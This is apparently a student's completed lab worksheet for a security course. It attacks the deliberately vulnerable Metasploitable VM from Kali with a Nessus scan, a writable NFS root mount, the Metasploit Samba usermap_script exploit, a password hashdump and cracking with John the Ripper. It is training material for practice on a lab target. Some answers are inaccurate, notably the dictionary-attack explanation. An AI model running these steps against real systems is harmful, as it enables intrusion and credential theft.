**Prerequisites:**

1. Review Week 6 discussion of virtualization and virtualized networking (slide content).
2. Review Week 6 discussion and working knowledge of Linux commands (slide content and tutorials).
3. Kali Linux access, either through a virtual machine or through a friend.
4. Metasploitable Virtual Machine

**Objectives:**

The main purpose of this week’s exercise is to learn how to exploit other technologies that Kali can help with and Metasploitable makes vulnerable.

**Call for Help:**  
Do your best to try the tasks below, if you’re confused, or need help, feel free to email or text me at any point and I will gladly try to help you. If you’re having an Issue, chances are, other people are as well, and I can update the instructions/comments/add content as necessary.

**Tasks:**

**Setup**

1. You’ll need both Kali and Metasploitable Running simultaneously. You can do this by running a virtual machine, or by pairing with a friend and running metasploitable over the network (be careful here).
2. Make sure you follow the instructions from lecture, and ensure the networks are setup accordingly with your layout.

**Intro:**

1. Refamiliarize yourself with the following sections from Offensive Security’s Website
   1. Introduction
   2. Metasploit Fundamentals
   3. Information Gathering

[**https://www.offensive-security.com/metasploit-unleashed/**](https://www.offensive-security.com/metasploit-unleashed/)

1. Remember, your Kali virtual machine, and metasploitable virtual machines can easily be redownloaded if you encounter an error. Don’t be afraid to experiment.
2. You’ll need the rpcbind package and the nfs-common package to run these steps. In Kali, while connected to the internet via NAT or Bridged Mode run the following two commands.

*apt-get install rpcbind*

*apt-get install nfs-common*

**Network Scanning :**

1. Setup
2. Go to the below link and request a trial of nessus. You’ll need the activation key to continue this part of the lesson.

<https://www.tenable.com/products/nessus/nessus-professional/evaluate>

1. The below commands are to be run from Kali until otherwise noted.
2. In Kali, open firefox and go to the following URL.  
   https://www.tenable.com/downloads/nessus
3. Select the appropriate download for your kali architecture either

Nessus-8.0.1-ubuntu910\_amd64.deb  
or  
Nessus-8.0.1-debian6\_i386.deb

1. Change to the download location and install nessus with the command

sudo dpkg -I <Nessus Package Name>

1. Open Firefox on Kali and go to <http://127.0.0.1:8834>
2. Confirm any security exceptions to continue.
3. When prompted create any username and password combination, and use the activation key requested to finish setup. It will take some time to finish configuration
4. Scanning
   1. Click “New Scan” in the upper right corner.
   2. Select “Advanced Scan”
   3. Enter “Test Scan” like and add the target IP of your Metasploitable Virtual Machine.
   4. Create another advanced scan called “Test Scan Credentialed”
   5. Use the SSH Credentials, and use Password as the Authentication Method.
   6. Use msfadmin and msfadmin for the username and password and select the sudo box for elevate privileges.
   7. Save this scan.
   8. Select the checkboxes next to each scan, and click “More” and “Launch”
5. You can review the results by selecting the scans and selecting vulnerabilities.

What do you notice between the two scans?

Metasploit holds a very many easily executable vulnerabilities.

1. Scan a friend or another computer, raspberry pi, etc that you own only. Find anything interesting?

The only possible interest is in the FIOS router with some untrusted SSL certificates. Of note, however, a previously installed amazon firestick had a zero day exploit but has since been patched.

**Exploit #1:**

1. **The below commands are to be run from Kali until otherwise noted.**
2. Let’s do some reconnaissance again to determine what might be exploitable using a detailed NMAP scan.

*nmap -v -sV <IP Address of Target>*

Note Port 2049. Explain what this service is, and why it may be interesting for us to examine further?

This port is a Network File System (NFS) which allows for remote file system access. This can be used to manipulate files of a certain user remotely and is commonly scanned for.

1. Let’s see if we can query the system a little further by using rpcinfo.

*rpcinfo -p <IP Address of Target>*

Several ports should be open for nfs, does this confirm your findings in Step 1?

Yes, 6 ports are reporting for nfs

What about the program column? Does this also confirm your findings in Step 1?

Hint: https://www.iana.org/assignments/rpc-program-numbers/rpc-program-numbers.xhtml

Yes, 100003 versions 2-4 are reporting similar to the scan.

1. If this is truly what we think it is we, should think about using the showmount command.

Review what the *showmount* command does by using *man showmount and provide a brief explanation.*

Showmount queries the mount daemon program that runs secretly in the background on a remote host for information about the state of the NFS server.

1. Let’s see what we find by running the below command.

showmount -e *<IP Address of Target>*

What is the output telling you?

The export list in the root directory showing that the mount can get onto the root of the host computer.


“ / \* ”

1. Review the Linux mount command using the *man mount* command as well as the *df* command using *man df*.

Create a local mount point on your Kali machine by executing the following commands.

cd /

mount -t nfs *<IP Address of Target>*:/ /mnt -o nolock

1. Interrogate your mount by executing *dk -k*
2. Change directory to your mount point by running *cd /mnt*
3. Change directories in your mount point by executing cd /mnt/home/msfadmin
4. Create a new file in that location by using the command *touch.*
5. Print the current date and time by using the command *date*.  
     
   

What did we just do? Try to navigate, do we have any restrictions? What else might we be able to do?

We went into a directory on Metasploit and put a file into the root directory. We have zero restrictions on this end. We are able to read, write, and execute any command or file.

1. **Switch to your Metasploitable Virtual Machine**
2. Execute the command *showmount -a.*    
     
   What is this telling you?



Kali has mounted this machine.

**Exploit #2:**

1. **The below commands are to be run from Kali until otherwise noted.**
2. Let’s do some reconnaissance again to determine what might be exploitable using a detailed NMAP scan. *nmap -v -sV <IP Address of Target>*

Note Port 139 and 445. What service is that most commonly associated with?

TCP ports 139 and 445 are lively associated with the workgroup opened by Samba

1. Start Metasploit by typing *msfconsole* or using the icon
2. Determine if there’s a metasploit module for Samba by typing *search samba*.
3. Type the command *use exploit/multi/samba/usermap\_script*
4. Set the Host for exploitation using *set RHOST <IP Address of Target>*
5. Exploit by typing *exploit*
6. Once you’ve exploited, you’ll need to move back to the Metasploit console to execute the next commands, you can do that using the *background* command.
7. Then from the Metasploit framework command type *use post/linux/gather/hashdump  
     
   *
8. Copy the highlighted unshadowed password file.
9. In a new terminal run the command *john < unshadowed password file >  
     
   *
10. What is this? Research john the ripper, how does this software work, be detailed.

John the Ripper is a free password cracking software tool and it is one of the most popular password testing and breaking programs as it combines many different password crackers. This software is dangerous not only because it is widespread but because it can be easily run against password formats still in use such as MD5, or Blowfish, and Windows NT/2000/XP/2003 LM hash.

A simple attack used is the dictionary attack. This attack takes the dictionary file from a victims computer and compares each word in the list, through encryption, against the desired password. Since every word typed is in the dictionary file, along with some smart sensing from John the Ripper, the dictionary attack can easily guess a user’s password after a few attempts and format checks.

John also offers a brute force attack. Here, the program goes through all the possible plaintexts, hashing each one and then comparing it to the input hash.

Specifically, John uses character frequency tables to try plaintexts containing more frequently used characters first. This method of attack is useful for cracking passwords unknown to the dictionary wordlists and can take longer to run but be just as effective.